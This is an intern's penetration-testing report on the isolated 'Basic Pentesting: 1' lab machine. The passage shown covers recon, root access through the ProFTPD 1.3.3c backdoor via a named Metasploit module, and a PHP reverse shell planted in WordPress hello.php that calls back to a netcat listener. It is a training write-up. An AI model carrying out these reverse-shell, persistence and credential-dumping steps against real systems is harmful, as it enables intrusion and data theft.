IQRASEC ACADEMY

Web Application Penetration Testing (WAPT) Internship Phase 2

PENETRATION TESTING REPORT

Basic Pentesting: 1

Practical Lab Assessment & Full System Compromise Walkthrough

Field	Details
Intern / Lead Analyst	Bini Manandhar
Internship Organization	IqraSec Academy (Virtual Internship)
Offer Letter ID	IQS/WAPT/26C2/740
MSME ID	UDYAM-JH-20-0092384
Internship Period	25 September 2026 – 25 October 2026
Contact Email	iqrasec.academy@gmail.com
Founder & CEO	Faijan Ansari
Assessment Target	Basic Pentesting: 1 (VulnHub / Local VirtualBox Lab)
Assessment Date	October 2026
Classification	Confidential Lab Submission
Status	Completed full root compromise achieved

Table of Contents

Executive Summary 4
Lab Environment Setup & Network Topology 4
Reconnaissance & Intelligence Gathering 6
  Pre-Attack OSINT Methodology 6
  Active Host Discovery 6
  Service Enumeration (Nmap) 7
  Web Technology Fingerprinting 7
Vulnerability Identification & Threat Research 8
Initial Access Execution (Exploitation Phase 1) 8
Persistence & Web Shell Injection (Exploitation Phase 2) 10
Local Privilege Escalation & SSH Persistence 12
  Credential Reuse and Sudo Misconfiguration 12
  Credential Harvesting 13
  SSH Key Persistence 14
Objective Execution & Data Exfiltration 15
Risk Assessment & Operational Attack Objectives 16
MITRE ATT&CK Framework Mapping 17
Remediation Recommendations & Strategic Takeaways 18
    Upgrade the ProFTPD Daemon 18
    Harden the WordPress Installation 18
    Enforce Least-Privilege Sudo Policy 18
    Harden SSH Access 18
    Deploy Host Intrusion Prevention and File Integrity Monitoring 18
Conclusion & Sign-Off 19
Appendix: Glossary of Terms 20

List of Figures

Figure 1: Host-only lab network topology and attack path overview....5
Figure 2: Kali network configuration and connectivity check to the target 5
Figure 3: Engagement kill chain followed across this assessment 6
Figure 4: Pre-attack OSINT methodology (conceptual)....6
Figure 5: ARP sweep discovering the target host....7
Figure 6: Full Nmap service scan 7
Figure 7: WhatWeb fingerprinting Apache 2.4.18 on Ubuntu Linux....7
Figure 8:How the ProFTPD 1.3.3c backdoor grants an unauthenticated root shell 8
Figure 9: `searchsploit ProFTPD 1.3.3c` backdoor exploit module identified....8
Figure 10: `msfconsole` initialization on the Kali attacker workstation....9
Figure 11: : Exploit configured and executed a command shell session 9
Figure 12: Web shell persistence path: Plugin Editor to netcat listener 10
Figure 13: WordPress Plugin Editor `hello.php` (Hello Dolly) opened for editing 10
Figure 14: Reverse shell code configured....11
Figure 15: Netcat listener catches the reverse shell 12
Figure 16: Privilege escalation path from www-data to root....12
Figure 17: TTY upgrade, escalation to `uid=0(root)` 13
Figure 18: `/etc/shadow` enumerated core system accounts....13
Figure 19: `/etc/shadow` the `marlinspike` password hash recovered....13
Figure 20: `/root/.ssh/authorized_keys` configured for persistent key-based root access 14
Figure 21: Verification passwordless `ssh root@192.168.56.110` succeeds 14
Figure 22: Persistence and exfiltration flow: SSH access leading to archive transfer....15
Figure 23: Web root archived with `tar -czvf cms_backup.tar.gz /var/www/html`....15
Figure 24: Archive size verified on the target `cms_backup.tar.gz`, 9.2 MB....15
Figure 25: Archive exfiltrated to Kali via `scp`; transfer and local size confirmed 15

List of Tables

Table 1: Engagement risk summary 4
Table 2: Lab host specifications 4
Table 3: Identified risks mapped to operational attack objectives....16
Table 4: Vulnerability severity summary 16
Table 5: MITRE ATT&CK tactic and technique mapping 17

Executive Summary

This engagement forms Phase 2 of the IqraSec Academy Web Application Penetration Testing (WAPT) internship. Where Phase 1 covered individual web application vulnerability classes in isolation, Phase 2 required a complete, end-to-end compromise of a standalone host: **Basic Pentesting: 1**, a deliberately vulnerable virtual machine run locally inside Oracle VirtualBox.

The engagement objective was to move through the full attack lifecycle against the target reconnaissance, vulnerability research, initial access, persistence, local privilege escalation, and objective execution (data exfiltration) documenting each phase with command-level evidence.

The assessment achieved full root compromise of the target host. An unauthenticated backdoor in ProFTPD 1.3.3c provided an immediate root-level command shell; this was reinforced with a secondary web shell planted through the WordPress plugin editor, a local privilege escalation path through a misconfigured sudoers entry, and persistent SSH access. A simulated internal data archive was then exfiltrated to the attacking host to demonstrate full objective completion.

Critical Risk	High Risk	Medium Risk	Compromise Rate
1	**2**	**1**	**100%**

Table 1: Engagement risk summary

Lab Environment Setup & Network Topology

The assessment was performed entirely inside an isolated local hypervisor environment (Oracle VirtualBox) attached to a Host-Only adapter network, so that it would not interfere with any external network and would satisfy the internship's Phase 2 submission requirements.

Host Identity	Operating System	IP Address	Role
Kali Linux	Debian-based (64-bit)	192.168.56.109	Attacker workstation
vtcsec (target)	Ubuntu / Linux kernel 2.6–4.x	192.168.56.110	Target machine Basic Pentesting: 1

Table 2: Lab host specifications




Figure 1: Host-only lab network topology and attack path overview

```
┌──(bini㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a4:c4:f7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85861sec preferred_lft 75061sec
    inet6 fd17:625c:f037:2:6aa8:5e77:11e8:5e68/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86191sec preferred_lft 14191sec
    inet6 fe80::19b0:781a:5b73:4b77/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:31:17 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.109/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 367sec preferred_lft 292sec
    inet6 fe80::7cb9:eee7:a54c:7d3e/64 scope link
       valid_lft forever preferred_lft forever

┌──(bini㉿kali)-[~]
└─$ ping -c 3 192.168.56.110
PING 192.168.56.110 (192.168.56.110) 56(84) bytes of data.
64 bytes from 192.168.56.110: icmp_seq=1 ttl=64 time=2.17 ms
64 bytes from 192.168.56.110: icmp_seq=2 ttl=64 time=1.57 ms
64 bytes from 192.168.56.110: icmp_seq=3 ttl=64 time=1.17 ms
```

Figure 2: Kali network configuration (`ip a`) and connectivity check (`ping`) to the target

Across the engagement, the target's last IP octet was occasionally reassigned by DHCP on the host-only adapter between individual testing sessions (observed as both .107 and .110 for the target, and .106/.109 for Kali). Each figure in this report is captioned with the address visible in that screenshot.

Reconnaissance & Intelligence Gathering

Reconnaissance combined a conceptual OSINT methodology with active host discovery and service enumeration directly against the isolated lab target.




Figure 3: Engagement kill chain followed across this assessment

Pre-Attack OSINT Methodology

Although the target is an isolated lab host rather than a live internet-facing asset, the engagement followed the same conceptual OSINT methodology used against real targets: target identification, public data collection, domain and network enumeration, employee and role profiling, and threat intelligence gathering.




Figure 4: Pre-attack OSINT methodology (conceptual)

Active Host Discovery

An arp-scan sweep of the host-only subnet was used to positively identify the target's live IP address and MAC vendor before any port scanning began.




Figure 5: ARP sweep discovering the target host (`192.168.56.107`, VirtualBox MAC vendor)

Service Enumeration (Nmap)

A full TCP port scan with service and version detection (nmap -sV -sC -A) was run against the target, revealing three exposed services: FTP (ProFTPD 1.3.3c), SSH (OpenSSH), and HTTP (Apache).




Figure 6: Full Nmap service scan ProFTPD 1.3.3c (21), OpenSSH (22), Apache httpd (80)

Web Technology Fingerprinting

WhatWeb was run against the HTTP service to confirm the web server software and underlying operating system.




Figure 7: WhatWeb fingerprinting Apache 2.4.18 on Ubuntu Linux

Vulnerability Identification & Threat Research

Service enumeration identified **ProFTPD 1.3.3c** on port 21 as the highest-value target: this specific version is affected by a well-documented backdoor command execution vulnerability (**CVE-2010-4221 / OSVDB-69562**), in which a modified source archive distributed from a compromised mirror allowed arbitrary command execution without authentication.

searchsploit was used to confirm public exploit availability for this version, returning both a manual backdoor-trigger script and a ready-to-use Metasploit module.




Figure 8:How the ProFTPD 1.3.3c backdoor grants an unauthenticated root shell




Figure 9: `searchsploit ProFTPD 1.3.3c` backdoor exploit module identified

A secondary, outdated WordPress installation was also identified on the web application, which later provided a second foothold for establishing a web shell (Section 6).

Initial Access Execution (Exploitation Phase 1)

Target vector: ProFTPD 1.3.3c backdoor command execution (CVE-2010-4221), exploited via the Metasploit module exploit/unix/ftp/proftpd_133c_backdoor.

The Metasploit Framework (msfconsole) was launched on the Kali attacker workstation, the vulnerable module selected, and the target and listener parameters configured (RHOSTS, payload, LHOST) before execution.




Figure 10: `msfconsole` initialization on the Kali attacker workstation




Figure 11: : Exploit configured and executed a command shell session opens with `uid=0(root)`

The exploit succeeded immediately: the backdoor FTP service responded to the trigger command sequence by spawning a reverse command shell owned by **root**, without any authentication whatsoever. This single misconfigured legacy service was sufficient for complete initial compromise.

Persistence & Web Shell Injection (Exploitation Phase 2)

To demonstrate a second, independent foothold (and a persistence mechanism that would survive if the FTP backdoor were patched), a PHP reverse shell was planted through the WordPress **Plugin Editor**, replacing the inactive Hello Dolly plugin's hello.php file.




Figure 12: Web shell persistence path: Plugin Editor to netcat listener




Figure 13: WordPress Plugin Editor `hello.php` (Hello Dolly) opened for editing




Figure 14: Reverse shell code configured with callback IP `192.168.56.109` and port `1234`

With a Netcat listener running on the attacker workstation (nc -lvnp 1234), visiting the modified plugin page triggered the embedded PHP reverse shell, returning a shell as the low-privileged web server account www-data. Enumerating /etc/passwd from this shell revealed a second local account, marlinspike, which became the target of the privilege escalation path in Section 7.

